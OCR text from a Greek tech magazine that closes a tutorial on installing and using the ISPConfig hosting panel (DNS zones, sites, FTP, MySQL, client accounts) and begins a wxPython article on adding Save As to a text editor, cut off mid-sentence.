
Πλησιάζοντας στο τέλος της διαδικασίας, το πρόγραμμα εγκατάστασης του panel θα θελήσει να δημιουργήσει μερικά certificates. Αυτά δημιουργούνται αυτόματα, αλλά το περιεχόμενό τους στηρίζεται στα προσωπικά μας στοιχεία. Ακριβώς γι' αυτό, το πρόγραμμα εγκατάστασης θα αρχίσει έναν σχετικό κύκλο ερωτήσεων. Σημειώστε ότι σε μερικές από αυτές είναι υποχρεωτικό να απαντήσουμε, ενώ κάποιες άλλες μπορούμε να τις αγνοήσουμε. Οι ερωτήσεις της πρώτης κατηγορίας συνοδεύονται



Αφού ξεμπερδέψουμε με τη βασική ρύθμιση του domain, μπορούμε να δημιουργήσουμε την πρώτη του σελίδα. Εδώ εμφανίζονται αρκετές επιλογές: από τη διεύθυνση στην οποία θα φιλοξενείται το νέο site, μέχρι το πώς θα εκτελούνται τα scripts σε PHP!

και από μία πιθανή απάντηση (εμφανίζεται σαν προεπιλογή μέσα σε αγκύλες), ενώ οι άλλες δεν συνοδεύονται από καμία πρόταση. Όσοι θέλουν να δηλώσουν τα ελάχιστα δυνατά στοιχεία μπορούν να συμπληρώσουν τις ερωτήσεις της πρώτης κατηγορίας και να αγνοήσουν εκείνες της δεύτερης. Κάποιες τελευταίες ερωτήσεις αφορούν στην πρόσβασή μας στο panel. Αρχικά θα ερωτηθούμε σε ποιο port θέλουμε να είναι διαθέσιμο το panel. Μπορούμε να αφήσουμε την προεπιλεγμένη θύρα (8080) ή να βάλουμε κάτι διαφορετικό (για παράδειγμα 1337). Επιπλέον, θα ερωτηθούμε για το αν επιθυμούμε να χρησιμοποιείται το HTTPS, για κάθε σύνδεση με το ISPConfig. Όπως αντιλαμβάνεστε, καλό θα ήταν να δεχτούμε. Λίγο πριν την ολοκλήρωση της εγκατάστασης θα ξεκινήσει η δημιουργία ενός ακόμα certificate. Έτσι, θα εμφανιστούν ερωτήσεις σαν αυτές που είδαμε νωρίτερα και τις οποίες μπορούμε να αντιμετωπίσουμε με την ίδια λογική.

Μετά από όλα αυτά, η εγκατάσταση θα ολοκληρωθεί επιτέλους! Έτσι, θα μπορούμε πλέον να μπούμε στο νέο μας panel, ανοίγοντας έναν browser και πηγαίνοντας στο https://IP-του-VPS:8080. Για την πρώτη μας σύνδεση θα πρέπει να δώσουμε σαν username και password το admin. Φυσικά, το πρώτο πράγμα που πρέπει να κάνουμε μετά τη σύνδεση θα είναι να αλλάξουμε το password του admin (Tools → Password and Language).



Μόλις ρυθμίσουμε σωστά ένα domain και δημιουργήσουμε κι ένα site, κάνοντας μια δοκιμαστική επίσκεψη θα μας καλωσορίσει το ISPConfig. Τώρα είναι η ώρα να μπούμε μέσω FTP και να ανεβάσουμε τα δικά μας αρχεία!

Το πρώτο μας site


Μπορεί να μην σκάψαμε και κανένα χωράφι, αλλά μετά από τόση δουλειά αξίζουμε λίγη διασκέδαση. Πριν κάνουμε οτιδήποτε άλλο, λοιπόν, αξίζει να χαζέψουμε τις διάφορες περιοχές του panel και να εξερευνήσουμε τις επιλογές και τις δυνατότητες που προσφέρει. Όταν χορτάσουμε ψάξιμο κι εξοικειωθούμε κάπως με τη δομή του, μπορούμε να συνεχίσουμε το παιχνίδι με κάτι πιο ενδιαφέρον: Την προσθήκη ενός domain!

Πρώτα απ' όλα βέβαια θα χρειαστούμε ένα domain, το οποίο μπορούμε να προμηθευτούμε από αρκετές εταιρείες στο Internet. Η εργασία μας θα ξεκινήσει από το site της εκάστοτε εταιρίας. Εκεί θα πρέπει να δηλώσουμε ότι ο nameserver για το domain που αγοράσαμε είναι το μηχάνημα με το ISPConfig. Ουσιαστικά, με αυτόν τον τρόπο θα «στρέψουμε» το νέο μας domain προς το μηχάνημα με το ISPconfig.

Στην συνέχεια θα χρειαστεί να μεταβούμε στην καρτέλα DNS του ISPConfig, ώστε να πραγματοποιήσουμε τις τελικές ρυθμίσεις για το domain μας. Εκεί πρέπει να πατήσουμε στο Add new DNS Zone with Wizard. Θα χρειαστεί να δώσουμε το domain που θέλουμε να φιλοξενήσουμε (αυτό που αγοράσαμε), τη διεύθυνση IP του server μας (εκεί θα φιλοξενείται το domain μας) και φυσικά τον nameserver που δηλώσαμε και στην εταιρεία, από την οποία αγοράσαμε το domain. Επιπλέον, δίνουμε το email μας και πατάμε Create DNS Record.

Πλέον, το domain μας παραπέμπει στον νέο server. Από εδώ και πέρα μπορούμε να κάνουμε ό,τι θέλουμε με αυτό! Για αρχή, όμως, θα δούμε πώς μπορούμε να φιλοξενήσουμε ένα site. Για το σκοπό αυτό μεταβαίνουμε στην καρτέλα Sites κι επιλέγουμε το Add new site. Εκεί θα χρειαστεί να δώσουμε τη διεύθυνση και το domain του νέου site, καθώς και κάποια όρια για το διαθέσιμο χώρο και το traffic. Επιπλέον, θα χρειαστεί να επιλέξουμε το SuPHP από τη λίστα και να βεβαιωθούμε πως η επιλογή Active είναι ενεργοποιημένη. Αυτό ήταν! Το σύστημά μας διαχειρίζεται το domain που αγοράσαμε κι επιπρόσθετα φιλοξενεί το πρώτο site εντός του συγκεκριμένου domain. Τώρα μένει να ανεβάσουμε αρχεία κι αυτό μπορεί να γίνει πανεύκολα μέσω FTP.

Τα στατιστικά είναι πάντα ενδιαφέροντα και πολύ περισσότερο όταν δείχνουν ότι οι χρήστες επισκέπτονται το site μας :)



Στην ίδια καρτέλα του ISPconfig, στο αριστερό μενού, εμφανίζεται η επιλογή FTP-User. Αρχικά, θα πρέπει να κάνουμε ένα κλικ επάνω της, ώστε να δημιουργήσουμε έναν λογαριασμό για την υπηρεσία FTP. Αυτός ο λογαριασμός θα έχει πρόσβαση μόνο στο Document Root του site, το οποίο δημιουργήσαμε προηγουμένως. Έτσι, ο συγκεκριμένος λογαριασμός θα είναι ιδανικός για τη σύνδεση στον server και τη μεταφορά υλικού προς το site. Αφού δημιουργήσουμε έναν λογαριασμό, μπορούμε να τον δοκιμάσουμε με τον αγαπημένο μας FTP client. Ως FTP server hostname πρέπει να δώσουμε τη διεύθυνση του νέου μας site, ενώ ως username και password τα στοιχεία του χρήστη που δημιουργήσαμε προηγουμένως. Αν συμπληρώσουμε όλα τα στοιχεία σωστά, σε λίγα δευτερόλεπτα θα έχουμε συνδεθεί και θα μπορούμε να αρχίσουμε το ανέβασμα των αρχείων, του νέου μας site. Σημειώστε ότι αν το πρόγραμμα αποτύχει να συνδεθεί, το πρόβλημα θα σχετίζεται με τον αργό ρυθμό ενημέρωσης των nameserver του Internet, οι οποίοι δεν θα έχουν μάθει ακόμα πού «δείχνει» το domain μας.

Τέλος, από την ίδια καρτέλα του ISPconfig και από το αριστερό μενού, μπορούμε να δημιουργήσουμε και μια νέα βάση, εντός της MySQL. Κάτι τέτοιο μπορεί να μας φανεί πολύ χρήσιμο αν το site μας στηρίζεται σε κάποιο CMS, το οποίο με τη σειρά του απαιτεί μια βάση σε MySQL. Όλα αυτά βέβαια ξεφεύγουν από το θέμα μας. Σημασία έχει ότι η δημιουργία μιας νέας βάσης και του αντίστοιχου χρήστη για τη MySQL επιτυγχάνεται πανεύκολα. Αρκεί ένα κλικ στην επιλογή Database και η συμπλήρωση όσων στοιχείων μας ζητηθούν.

Ανοίξαμε και σας περιμένουμε!


Όπως είδαμε, το web hosting panel που στήσαμε λειτουργεί άψογα: Διαχειρίζεται ήδη ένα domain και ένα site, ενώ δημιούργησε και έναν λογαριασμό για τη σύνδεση στον server μέσω FTP. Αυτό που μένει, λοιπόν,

είναι να καλέσουμε τους φίλους μας και να τους δώσουμε από έναν λογαριασμό πρόσβασης στο ISPconfig. Έτσι, θα μπορούν κι εκείνοι να διαχειρίζονται τα domains τους και να δημιουργούν sites, με χαρακτηριστική ευκολία! Για τη δημιουργία ενός λογαριασμού πρόσβασης στο ISPconfig πρέπει να μεταβούμε στην καρτέλα Clients. Βλέπετε, το panel αντιμετωπίζει τους χρήστες σαν πελάτες. Οι πληροφορίες που ζητάει το ISPConfig για κάθε χρήστη είναι κάτι παραπάνω κι από υπερβολικές. Ωστόσο, λίγες από αυτές είναι υποχρεωτικό να συμπληρωθούν. Μόλις δημιουργήσουμε έναν χρήστη, μπορούμε να δώσουμε τα credentials σε κάποιον φίλο μας κι αυτός θα μπορεί να συνδεθεί αμέσως.

Τέλος, να σημειώσουμε ότι τα εργαλεία που εγκαταστήσαμε νωρίτερα (το phpMyAdmin, το SquirrelMail κ.λπ.) θα είναι προσβάσιμα μέσα από κάθε domain που προσθέτουμε στο ISPconfig. Έτσι, αν για παράδειγμα προσθέσουμε το domain giannoug.gr, για την πρόσβαση στο phpMyAdmin θα πρέπει να επισκεφθούμε το giannoug.gr/phpmyadmin. Με την ίδια λογική, για την πρόσβαση στο SquirrelMail ή στη σελίδα των στατιστικών, θα πρέπει να επισκεφθούμε το giannoug.gr/squirrelmail ή το giannoug.gr/stats αντίστοιχα.


Κάπου εδώ θα σας αφήσουμε. Πάμε να παίξουμε με το ISPconfig που εγκαταστήσαμε στο δικό μας VPS και να τσεκάρουμε τι έκαναν οι φίλοι που τους δώσαμε πρόσβαση. Κάτι μας λέει ότι κι εσείς αυτό θέλετε να κάνετε...

Ο πρώτος πελάτης/φίλος που δημιουργήσαμε. Όπως βλέπετε στο πλαίσιο στα δεξιά, ο φίλος μας έχει περιορισμένη πρόσβαση: Μπορεί να διαχειριστεί το πολύ δέκα domains, δέκα mailing lists, δέκα mail boxes και πάει λέγοντας...



Python & wxPython: The wxEditor Project!


part II



Στο δεύτερο άρθρο της σειράς μας πάνω στον προγραμματισμό σε περιβάλλον γραφικών με την Python και το wxWidgets (βλ. deltaHacker 013) ξεκινήσαμε αρκετά φιλόδοξα, φτιάχνοντας το βασικό εργαλείο κάθε σωστού προγραμματιστή: Με εξαίρεση φυσικά τον compiler ή/και τον interpreter, το εργαλείο αυτό δεν είναι άλλο από τον συντάκτη κειμένου (text editor), τον οποίο χρησιμοποιεί για να γράφει τον κώδικά του...

Skill: Intermediate

Tags: Python, wxEditor, Common Dialogs



by Sonic

Σήμερα βέβαια πολλά περιβάλλοντα προγραμματισμού είναι αρκετά πιο πολύπλοκα από έναν απλό editor. Έχουμε πλέον στη διάθεση μας μεγάλα --και πολλές φορές βαριά-- περιβάλλοντα ανάπτυξης, τα λεγόμενα IDEs (Integrated Development Environments), τα οποία εκτός από τον editor ή μια ολόκληρη σειρά από διαφορετικούς editors παρέχουν ένα ολοκληρωμένο περιβάλλον ανάπτυξης: εργαλεία σχεδίασης της διεπαφής χρήστη, ενσωματωμένο πρόγραμμα αποσφαλμάτωσης (debugger), απευθείας σύνδεση με τον compiler ή interpreter της γλώσσας ή ακόμη και Version Control System! (Εμείς φυσικά επιμένουμε στο Mercurial και στη γραμμή εντολών, για καλούς λόγους. Διαβάστε τα σχετικά άρθρα στα τεύχη 003 και 004 και θα καταλάβετε γιατί το λέμε.)


Όλα αυτά είναι πολύ καλά φυσικά, αλλά ανάλογα με το μέγεθος του project μας μπορεί να θυμίζουν λίγο τη γνωστή ρήση με τη μύγα και το κανόνι. (Ξέρετε, εκεί που πυροβολάς μια μύγα με ένα κανόνι.) Κανόνι είναι το IDE που μπλέκεται στα πόδια μας, λοιπόν, καθώς προσπαθούμε να γράψουμε ένα προγραμματάκι (μύγα!) των 10, 20, 50 ή ακόμη και 200 γραμμών. Πώς να το κάνουμε, η προσέγγιση "everything **AND** the kitchen sink" δεν είναι πάντοτε η καλύτερη.

Γι' αυτές τις περιπτώσεις, αλλά και για χρήσεις όπως η επεξεργασία αρχείων conf στο καταπληκτικό μας Linux/BSD σύστημα, ο απλός editor είναι τέλειος.

Αν θυμόσαστε, είχαμε σταματήσει την ανάπτυξη του editor στο σημείο που το πρόγραμμα άρχιζε να παρουσιάζει κάποιον ενδιαφέρον: Διαθέταμε ένα αρχικό μενού και το βασικό παράθυρο, στο οποίο μπορούσαμε να πληκτρολογήσουμε κείμενο. Δεν μπορούσαμε όμως ν' αποθηκεύσουμε, ούτε να φορτώσουμε. Ένας editor χωρίς αυτές τις λειτουργίες δεν είναι και πολύ χρήσιμος. Είναι σαν να έχετε το Pygame Invaders, αλλά χωρίς εξωγήινους! Τι να το κάνετε το laser, σε μια τέτοια περίπτωση; (Σ.τ.Ε. Η εν λόγω σειρά άρθρων αφορούσε στην εκμάθηση προγραμματισμού με την Python, μέσα από την κατασκευή των δικών μας games. Ξεκίνησε στο τεύχος 005 κι ολοκληρώθηκε στο τεύχος 011.) Πάμε λοιπόν να δούμε πως θα κάνουμε τα Open, Save, Save As να λειτουργούν!

Common Dialogs: Ας κάνει κάτι και το λειτουργικό!

Χρησιμοποιώντας εφαρμογές για το περιβάλλον γραφικών, ασχέτως αν μιλάμε για Windows, OS X, Gnome/KDE/YouNameIt, δεν μπορεί παρά να έχετε παρατηρήσει κάτι σημαντικό: Όσο και να διαφέρουν οι εφαρμογές μεταξύ τους στη λειτουργία, όταν είναι να αποθηκεύσουμε ή να ανοίξουμε ένα αρχείο οι περισσότερες δείχνουν τον ίδιο ακριβώς διάλογο (dialog). Ίσως μάς κρύβουν τα είδη των αρχείων που δεν μπορεί να ανοίξει η εφαρμογή, ίσως ο τίτλος να διαφέρει λίγο αλλά η γενική ιδέα είναι ίδια: Μπορούμε να περιηγηθούμε και τελικά να επιλέξουμε έναν κατάλογο (ή φάκελο, για τους Windows users) κι ένα αρχείο ή να γράψουμε ένα δικό μας όνομα αρχείου. Αν πιστεύετε ότι οι προγραμματιστές φτιάχνουν ο καθένας τον δικό του διάλογο γι' αυτή τη δουλειά ή ότι τον αντιγράφει ο ένας από τον άλλο, γελιέστε! Υπάρχουν που λέτε κάποιοι διάλογοι που είναι τόσο κοινοί σε όλα τα προγράμματα, που θα ήταν σπατάλη να μην τους παρέχει έτοιμους το λειτουργικό σύστημα ώστε εμείς (οι προγραμματιστές, ντε!) να τους καλούμε και χρησιμοποιούμε απευθείας. Ακριβώς γι' αυτό τον λόγο, οι κοινοί αυτοί διάλογοι ονομάζονται **Common Dialogs**. Εκτός από το Open/Save, άλλοι γνωστοί, κοινοί διάλογοι είναι οι Print, Font Select, Color Select, Password entry κ.ά. Καθώς φαντάζεστε, χρειαζόμαστε άμεσα κάποιους εξ αυτών για το πρόγραμμά μας ;)



Το twist του wxEditor, σε όλο του το μεγαλείο! Στον πάνω αριστερά editor οι επιλογές Cut, Copy είναι ανενεργές στο μενού (και στη γραμμή εργαλείων), καθώς δεν υπάρχει επιλεγμένο κείμενο. Στον κάτω δεξιά editor, έχοντας επιλέξει μια γραμμή κειμένου είναι ξεκάθαρο ότι τα εικονίδια Cut, Copy είναι ήδη ενεργά. Πιστέψτε μας, το ίδιο συμβαίνει και με τις επιλογές στο μενού Edit. Με την βοήθεια των UI_UPDATE_EVT events, η διαδικασία αυτή είναι εξαιρετικά απλή!

Save As: Η λειτουργία της αποθήκευσης νέου αρχείου

Πριν ξεκινήσουμε, θα πρέπει να συνδέσουμε τα συμβάντα των επιλογών Save, Save As και Open του μενού, με τις συναρτήσεις συμβάντων (event Handlers) που θα γράψουμε. Θυμηθείτε τι έχουμε κάνει, π.χ., για το About box:

```
self.Bind(wx.EVT_MENU, self.OnAbout, HelpMenuAbout)
```

Προφανώς, κάτι αντίστοιχο χρειαζόμαστε και τώρα:

```
self.Bind(wx.EVT_MENU, self.OnOpen, FileMenuOpen)
self.Bind(wx.EVT_MENU, self.OnSave, FileMenuSave)
self.Bind(wx.EVT_MENU, self.OnSaveAs, FileMenuSaveAs)
```

Μπορείτε να βάλετε αυτές τις εντολές κάτω από τις άλλες εντολές Bind, στο πρόγραμμά μας. Το σημαντικό όμως είναι να γράψουμε τις συναρτήσεις OnSave, OnSaveAs και OnOpen. Πώς όμως αποθηκεύει ένα wxTextCtrl το κείμενό του, σε ένα αρχείο; Ευτυχώς για μας, πολύ εύκολα. Αρκεί να γράψετε κάτι σαν το παρακάτω:

```
self.textctrl.SaveFile(self.filename)
```

Καθώς βλέπετε, διαθέτει μια μέθοδο SaveFile και το μόνο που χρειάζεται είναι ένα όνομα αρχείου. Παρατηρήστε βέβαια ότι έχουμε ήδη γράψει self.filename για το όνομα. Ουσιαστικά, αυτό που σας λέμε τώρα --λίγο πλαγίως, ομολογουμένως-- είναι ότι σκοπεύουμε αυτό το όνομα αρχείου να το κρατήσουμε με τα υπόλοιπα δεδομένα της κλάσης wxEditor. Βάλτε λοιπόν την παρακάτω γραμμή μέσα στη συνάρτηση InitEditor, της κλάσης:

```
self.filename =""
```

Αν έχουμε διαθέσιμο το όνομα του αρχείου που επέλεξε ο χρήστης για την αποθήκευση (ή το άνοιγμα), τότε μπορούμε:

- Να επιτρέψουμε στο χρήστη να αποθηκεύει τις αλλαγές του (μετά το αρχικό Save As) με ένα απλό save, το οποίο θα χρησιμοποιεί το όνομα αρχείου που γνωρίζουμε ήδη.
- Να ξέρουμε ότι το αρχείο δεν έχει αποθηκευτεί ποτέ μέχρι στιγμής (αν το filename είναι κενό) και να δείχνουμε στο χρήστη το διάλογο

Save As, ακόμα και αν πιέσει απλώς Save.

- Να δείχνουμε το όνομα του αρχείου στον τίτλο του παραθύρου του editor.

Ναι, οι απλές αυτές λειτουργίες που θεωρούμε δεδομένες σε όλα τα προγράμματα (μη μου πείτε ότι δεν πατάτε απλώς [Control+S], ακόμη και την πρώτη φορά) κάποιος χρειάζεται να τις σκεφτεί και να τις γράψει.

Όλη η συνάρτηση που φροντίζει για το Save As είναι η παρακάτω:

```
def OnSaveAs(self, eventobject):
  savedlg = wx.FileDialog(self, "Save File As...", os.getcwd(),
"", "*", wx.SAVE)
  result = savedlg.ShowModal()
  if result == wx.ID_OK:
    self.filename = savedlg.GetPath()
    self.textctrl.SaveFile(self.filename)
    self.SetStatusText("File saved.")
  savedlg.Destroy()
```

Βέβαια, η σημαντική γραμμή είναι η

```
savedlg = wx.FileDialog(self, "Save File As...", os.getcwd(), "",
"*", wx.SAVE)
```

με τις ακόλουθες παραμέτρους:

- self: Το γονικό παράθυρο γι' αυτόν το διάλογο. Προφανώς, αυτό είναι το παράθυρο της εφαρμογής μας.
- Save File As...: Το μήνυμα που εμφανίζεται ως τίτλος του διαλόγου.
- Ο αρχικός κατάλογος (φάκελος) στον οποίο θα ανοίξει ο διάλογος. Εδώ επιλέξαμε να χρησιμοποιήσουμε τη συνάρτηση getcwd από τη βιβλιοθήκη os της Python (δείτε και το import os, στην αρχή του προγράμματος), προκειμένου να πάρουμε τον τρέχοντα κατάλογο (getcwd = get current working directory).
- Τα δύο εισαγωγικά δείχνουν ότι δεν έχουμε κάποιο προεπιλεγμένο όνομα αρχείου, με το οποίο να ξεκινάει ο διάλογος.
- Ο αστερίσκος (*) συμβολίζει τα είδη των αρχείων που χειρίζεται ο διάλογος. Επιλέξαμε ο διάλογος να δέχεται και να δείχνει τα πάντα – ένας text editor προφανώς δεν ανοίγει / αποθηκεύει αρχεία BMP, JPEG ή MP3 (ούτε η Microsoft δεν το έχει καταφέρει αυτό ακόμα), από την άλλη όμως δεν μπορούμε να τον περιορίσουμε στο μοτίβο *.txt του NotePad. Στο κάτω κάτω, σε UNIXοειδή περιβάλλοντα είναι απόλυτα έγκυρο να έχουμε όνομα για αρχείο κειμένου χωρίς καμία απολύτως κατάληξη. Από την άλλη, σε ένα πρόγραμμα που επεξεργάζεται εικόνες θα μπορούσαμε να έχουμε αυτό για την παράμετρο: «BMP Files | *.bmp | GIF files | *.gif | JPEG Files | *.jpg»
- wx.Save, για να δηλώσουμε το είδος του διαλόγου. Για άνοιγμα αρχείου θα έχουμε, φυσικά, το wx.Open.

Χρησιμοποιούμε τη ShowModal για να εμφανίσουμε το διάλογο στην οθόνη (ανατρέξτε στο προηγούμενο άρθρο, αν δεν θυμόσαστε). Αν ο χρή-

στης πιέσει το OK, θα το δούμε στη μεταβλητή result την οποία κι ελέγχουμε. Το αποτέλεσμα, το όνομα του αρχείου δηλαδή, το παίρνουμε από τον διάλογο αρκετά εύκολα:

